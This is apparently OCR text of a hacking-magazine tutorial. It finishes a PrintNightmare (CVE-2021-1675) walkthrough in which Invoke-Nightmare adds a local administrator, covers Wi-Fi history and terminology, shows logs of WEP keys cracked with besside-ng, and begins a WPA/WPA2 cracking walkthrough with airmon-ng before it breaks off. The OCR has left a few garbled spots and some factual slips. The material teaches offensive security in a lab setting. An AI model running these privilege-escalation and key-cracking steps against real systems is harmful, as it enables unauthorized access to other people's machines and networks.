
Windows PowerShell ISE


```
PS C:\Users\user1> cd downloads

PS C:\Users\user1\downloads> dir


    Directory: C:\Users\user1\downloads


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/10/2021   1:15 PM         178561 CVE-2021-1675.ps1
-a----        7/10/2021   9:20 PM           8779 powershell_171_4444.ps1
-a----        8/15/2021   7:10 AM        2898944 PrintNightmare_Shield.exe


PS C:\Users\user1\downloads> Import-Module CVE-2021-1675.ps1
Import-Module : The specified module 'CVE-2021-1675.ps1' was not loaded because no valid module file was found in any module directory.
At line:1 char:1
+ Import-Module CVE-2021-1675.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (CVE-2021-1675.ps1:String) [Import-Module], FileNotFoundException
    + FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand

PS C:\Users\user1\downloads> Import-Module .\CVE-2021-1675.ps1

PS C:\Users\user1\downloads> Invoke-Nightmare
[+] using default new user: adm1n
[+] using default new password: P@ssw0rd
[+] created payload at C:\Users\user1\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\mxdwdrv.dll"
[+] added user  as local administrator
[+] deleting payload from C:\Users\user1\AppData\Local\Temp\nightmare.dll

PS C:\Users\user1\downloads> |
```

Ln 66 Col 30 | 100%

By default, this action will create a new user named "adm1n" with administrator privileges on the target system unless we specify a specific username. This user can be seen using the net user com-mand.

```
PS C:\Users\user1\downloads> net user

User accounts for \\RECEPTION

-------------------------------------------------------------------------------
adm1n                    admin                    Administrator
DefaultAccount           Guest                    hackercool
user1                    WDAGUtilityAccount
```





With this, the scenario is complete.

WIRELESS SECURITY

History of Wi-Fi

Wi-Fi is the name given to a family of wireless network protocols, based on the IEEE 802.11 family of standards. These are commonly used for local area networking of devices and also for Internet access. Simply put, this allows nearby digital devices to exchange data using radio waves. No need to mention what these devices are.

The beginning of Wi - Fi happened in the form of ALOHAnet which successfully connected the Great Hawaiian Islands with a UHF wireless packet network in 1971. ALOHA net and the ALOHA protocol in fact were precursors of Ethernet and 802.11 protocols.

After another 14 years, in 1985 a ruling by the U.S. Federal Communications Commission released the band for unlicensed use. These frequency bands are the 2.4 gigahertz (120 mm) UHF and 5 gigahertz (60 mm) SHF radio bands. These frequency bands are the same ones used by equipment such as microwave ovens, wireless devices etc.

The first version of the 802.11 protocol was released in year 1997 and provided speed up to 2 Mbit/s. The 802.1a came as an improvement over the original standard. It operates in 5 GHz band, uses a 52-subcarrier orthogonal frequency-division multiplexing (OFDM) and has speed of mid 20 Mbit/s. This was replaced with 802.11b protocol in 1999 and this had 11 Mbit/s speed. It is this protocol that would eventually make Wi -Fi popular.

In the same year, a non-profit association named Wi-Fi Alliance was formed which restricted the use of the term Wi-Fi Certified to products that successfully complete interoperability certification testing. By 2017, the Wi-Fi Alliance had more than 800 companies from around the world and shipped over 3.05 billion Wi-Fi enabled devices by year 2019.

The first devices to use Wi-Fi connectivity were made by Apple which adopted this option in their laptops. 802.11g was adopted to the 802.11 specification in year 2003. It operated in the 2.4 GHz microwave band and provided speed upto 11 Mbit/s. Another standard was adopted in year 2008, named 802.11n which operated in both 2.4 and 5 GHz and had a linkrates 72 to 600 Mbit/s. This standard was also known as WI-Fi 4.

Similarly, 802.11ac, 802.11ax and standards were also adopted later which further improved speed and performance of Wi -Fi. Now, let us learn about some terms that frequently occur regarding wireless.

Terminology Of Wi-Fi

Wireless Access Point (WAP) : A Wireless Access Point (WAP), commonly known as Access Point (AP) is a networking hardware device that allows other Wi-Fi devices to connect to it. This Access Point allows wireless devices to connect to wired devices and generally provides internet. Mostly the Access Point is a Wi -Fi Router.

Wireless Client : A Wireless Device that connects to the Wireless Access Point to access inter -net is known as a Wireless Client. Ex : all the devices that connect to a Wi- Fi Router.

Wireless Local Area Network (WLAN) : The Computer Network comprising of the Wireless Access Point and two or more Wireless Clients is known as Wireless Local Area Network. This is a LAN but without wires.

Service Set Identifier (SSID) : A Service Set Identifier (SSID) is the name of the Wireless network. Normally, it is broadcast in the clear by Wireless Access Points in beacon packets to announce the presence of a Wi -Fi network. The SSIDs can be up to 32 octets (32 bytes) long. For Example, SSID in our first wireless hacking article is Hack_Me_If_You_Can.

Extended Service Set Identifier (ESSID) : An Extended Service Set Identifier (ESSID) is a wireless network created by multiple access points. This is useful in providing wireless coverag -e in a large building or area in which a single Access Point (AP) is not enough. However, this app -ears as a single seamless network to users. The name is same as SSID.

Basic Service Set Identifier (BSSSID) : Previously our readers learnt that every hardwar -e device in computing is hardcoded with a MAC Address. A BSSID is the MAC address of the Access Point.

Channels : Readers have learnt that Wi- Fi operates in the frequency range of 2.5GHz and 5GHz. These frequency bands are divided into smaller frequency bands which are known as chan -nels. Usually, these channels are of width 20MHz. The 2.5 GHz range is divided into 14 channels each spaced 5Mhz apart to avoid interference and disturbance. Similarly, The 5GHz band is divided into 24 channels.

Channel	F_0 (MHz)	Frequency Range (MHz)	North America[8]	Japan [8]	Most of world [8][9][10][11] [12][13][14][15]
1	2412	2401–2423	Yes	Yes	Yes
2	2417	2406–2428	Yes	Yes	Yes
3	2422	2411–2433	Yes	Yes	Yes
4	2427	2416–2438	Yes	Yes	Yes
5	2432	2421–2443	Yes	Yes	Yes
6	2437	2426–2448	Yes	Yes	Yes
7	2442	2431–2453	Yes	Yes	Yes
8	2447	2436–2458	Yes	Yes	Yes
9	2452	2441–2463	Yes	Yes	Yes
10	2457	2446–2468	Yes	Yes	Yes
11	2462	2451–2473	Yes	Yes	Yes
12	2467	2456–2478	No[B] except CAN	Yes	Yes
13	2472	2461–2483	No[B]	Yes	Yes
14	2484	2473–2495	No	**11b only**[C]	No

(Image Source : Wikipedia)

In our First wireless hacking attack, the channel of our Access Point is 1.

Beacons : Beacons are one of the management frames in IEEE 802.11 based WLANs. A Beacon Frame contains all the information about the network and is transmitted periodically to announce the presence of a wireless LAN and to synchronize the members of the WLAN.

Signal Strength : Wi-Fi signal strength refers to the strength of the Wi-Fi network connection. The correct way to express Wi-Fi signal strength is mW but it is also very complex. So for simplicity, the signal strength is expressed in as dBm, which stands for decibels relative to a milliwatt.

dBm works in negatives. For example, change the values here. -34 is a higher signal than -64 or -94 because -80 is a much lower number.

Data ; Data needs no explanation.

Encryption : Encryption refers to the Wi fi Encryption protocol used for security. There are three types of wireless encryption protocols at present. Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), and Wi-Fi Protected Access Version 2 (WPA2). More about them soon.

Authentication ; The authentication method used by wireless clients to authenticate with wireless access point. More about it soon too.

Cipher : Ciphers are standard security ciphers are part of Wi-FI security to enhance the security of wireless networks. Example WPA can use either CCMP or TKIP ciphers.

Wardriving ; Wardriving is the act of searching for wireless networks while moving on a vehicle using a wi fi enabled device like laptop or a smartphone. The term War driving originated from the term wardialing, the method which was popularized by a character played by Matthew Broderick in the film WarGames. There are other variants of Wardriving like Warbiking, Warcycling, Warwalking which are similar to wardriving but use other modes of transportation.

Wi -Fi Security

Wired Equivalent Privacy : Wired Equivalent Privacy (WEP) is the first security algorithm for IEEE 802.11 wireless networks that was introduced as part of the original 802.11 standard ratified in 1997. As its name implies, the intention was to provide data confidentiality equivalent to that of a traditional wired network.

WEP was the only encryption protocol available to 802.11a and 802.11b devices as these were built before the WPA standard was released.

WEP was ratified as a Wi-Fi security standard in 1999. The first versions of WEP used only 64-bit encryption as U.S.A restricted export of cryptographic technology.

WEP uses the Rivest Cipher 4 (RC4) for confidentiality and the Cyclic Redundancy Check (CRC) 32 checksum for integrity. RC4 is a stream cipher known for simplicity and speed.

Standard 64-bit WEP uses a 40 bit key which is concatenated with a 24-bit initialization vector (IV, remember something) to form the RC4 key. A 64-bit WEP key usually has a string of 10 hexadecimal (base 16) characters (0–9 and A–F). See Image below.

In 2005, a group from the US's FBI cracked a WEP protected network in three minutes using publicly available tools.

```
[22:14:57] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30068 IVs rat
[22:14:57] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30069 IVs rat
[22:14:57] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30069 IVs rat
[22:14:57] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30070 IVs rat
[22:14:57] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30070 IVs rat
[22:14:57] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30071 IVs rat
[22:14:57] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30071 IVs rat
[22:14:57] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30072 IVs rat
[22:14:57] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30072 IVs rat
[22:14:57] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30073 IVs rat
[22:14:57] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30073 IVs rat
[22:14:57] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30074 IVs rat
[22:14:57] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30074 IVs rat
[22:14:57] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30075 IVs rat
[22:14:57] Got key for Hack_Me_If_You_Can [12:34:56:78:99] 30075 IVs
[22:14:57] Pwned network Hack_Me_If_You_Can in 0:45 mins:sec
[22:14:57] TO-OWN [] OWNED []
[22:14:57] All neighbors owned

Dying...
[22:14:57] TO-OWN [] OWNED []
```

```
[22:07:46] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25095 IVs rat
[22:07:46] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25095 IVs rat
[22:07:46] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25095 IVs rat
[22:07:46] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25095 IVs rat
[22:07:46] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25096 IVs rat
[22:07:46] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25096 IVs rat
[22:07:46] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25097 IVs rat
[22:07:46] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25097 IVs rat
[22:07:46] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25097 IVs rat
[22:07:46] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25098 IVs rat
[22:07:46] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25098 IVs rat
[22:07:46] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25098 IVs rat
[22:07:46] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25098 IVs rat
[22:07:46] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25098 IVs rat
[22:07:46] Got key for Hack_Me_If_You_Can [ab:cd:12:34:56] 25099 IVs
[22:07:46] Pwned network Hack_Me_If_You_Can in 1:03 mins:sec
[22:07:46] TO-OWN [] OWNED []
[22:07:46] All neighbors owned

Dying...
[22:07:46] TO-OWN [] OWNED []
```

Each character in the key represents 4 bits. 10 digits of these 4 bits each give 40 bits. When we add 24-bit Initialization Vector to this 40 bits, complete 64-bit WEP key is produced.

Some devices also allow the user to enter the key as 5 ASCII characters (0–9, a–z, A–Z), each of which is turned into 8 bits using the character's byte value in ASCII. However, this restricts each byte to be a printable ASCII character, which is only a small fraction of possible byte values, greatly reducing the possible keys.

After USA lifted restrictions on export of cryptographic technology, 128bit WEP key came into

```
[22:44:06] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326084 IVs ra
[22:44:06] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326084 IVs ra
[22:44:06] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326084 IVs ra
[22:44:06] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326084 IVs ra
[22:44:06] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326084 IVs ra
[22:44:06] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326085 IVs ra
[22:44:06] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326086 IVs ra
[22:44:06] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326087 IVs ra
[22:44:06] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326088 IVs ra
[22:44:06] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326088 IVs ra
[22:44:06] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326088 IVs ra
[22:44:06] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326088 IVs ra
[22:44:06] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326088 IVs ra
[22:44:06] Got key for Hack_Me_If_You_Can [37:43:79:40:20:31:58:3a:65:64:28:36:2
7] 326088 IVs
[22:44:06] Pwned network Hack_Me_If_You_Can in 14:55 mins:sec
[22:44:06] TO-OWN [] OWNED []
[22:44:06] All neighbors owned

Dying...
[22:44:06] TO-OWN [] OWNED []
```

Each digit is of 4 bits. 26 digits of these 4 bits each give 104 bits. When we add a 24-bit IV to this 104 bits produced the complete 128-bit WEP key. Most devices allowed the user to enter 13 ASCII characters as WEP key.

```
┌──(kali㉿kali)-[~]
└─$ cat hex.txt
37:43:79:40:20:31:58:3a:65:64:28:36:27

┌──(kali㉿kali)-[~]
└─$ cat hex.txt | xxd -r p
xxd: p: No such file or directory

┌──(kali㉿kali)-[~]
└─$ cat hex.txt | xxd -r -p                                          2 ×
7Cy@ 1X:ed(6'

┌──(kali㉿kali)-[~]
└─$
```

Although some vendors made 152-bit and 256-bit WEP systems also available, 128 bit WEP was widely used.

Authentication System of WEP

WEP uses two methods of authentication.

1. Open System authentication
2. Shared Key authentication.

1. Open System Authentication

In Open System authentication, the WLAN client that wants to connect to a Access Point doesn't need any credentials during authentication. Simply put, no authentication occurs. Subsequently, WEP keys are used for encrypting data frames. At this point, the client needs to have correct WEP key.

2. Shared Key Authentication

In Shared key authentication, authentication takes place in a four-step challenge-response handsha -ke :

Step 1: The client sends an authentication request to the Access Point.

Step 2: The Access Point replies with a clear-text challenge.

Step 3: The client encrypts the challenge-text using the configured WEP key and sends it back in another authentication request.

Step 4: The Access Point decrypts the response. If this matches the challenge text, the Access Point sends back a positive reply.

After the authentication and association is successful, the pre-shared WEP key is also used for encr -ypting the data frames using RC4. Although Shared Key Authentication appears secure than Open System Authentication, it is actually vice versa.

Weak Security Of WEP

WEP uses RC4 which is a stream cipher. Hence the same traffic key cannot be used twice. It is due to this purpose that WEP uses Initialization Vectors (IVs). But the problem is WEP uses 24 bit IVs for both 64 bit and 128 bit key. This 24bit IV is not long enough to ensure non-repetition on a busy network. For a 24-bit IV, there is a 50% probability the same IV will repeat after 5,000 packet -s. So WEP key in a busy network can be easily cracked since it has lot of traffic.

Attackers can even create fake connections (just as we did using aireplay in previous Issue) to generate more traffic and then crack the WEP key. As we have seen in our previous Issue, the mo -re IVs we captured the faster it is to crack WEP and it usually only minutes to crack the WEP key with besside-ng tool.

Cracking WPA / WPA2

Now, let's go directly to see how to crack WPA / WPA2. We will crack this WPA using three tool- s. First, we will see how to do this with aircrack. The Attacker system is always Kali Linux. After connecting the Alfa Wireless Wi-Fi adapter to system, I open a terminal and use iwconfig command to see if the wireless adapter is connected or not. It is connected.

The Payment Card Industry (PCI) Security Standards Council updated the Data Security Standard (DSS) to prohibit use of WEP as part of any credit-card processing after 30 June 2010 and prohibit any new system from being installed that uses WEP after 31 March 2009.

```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

I start monitor mode on the wireless interface.

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0
[sudo] password for kali:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  466 NetworkManager
 1857 wpa_supplicant

PHY     Interface       Driver          Chipset

phy1    wlan0           ath9k_htc       Qualcomm Atheros Communications AR927
1 802.11n
                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]w
lan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)


┌──(kali㉿kali)-[~]
└─$
```

I once again use iwconfig command to see if monitor mode is started on the wireless interface.

```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
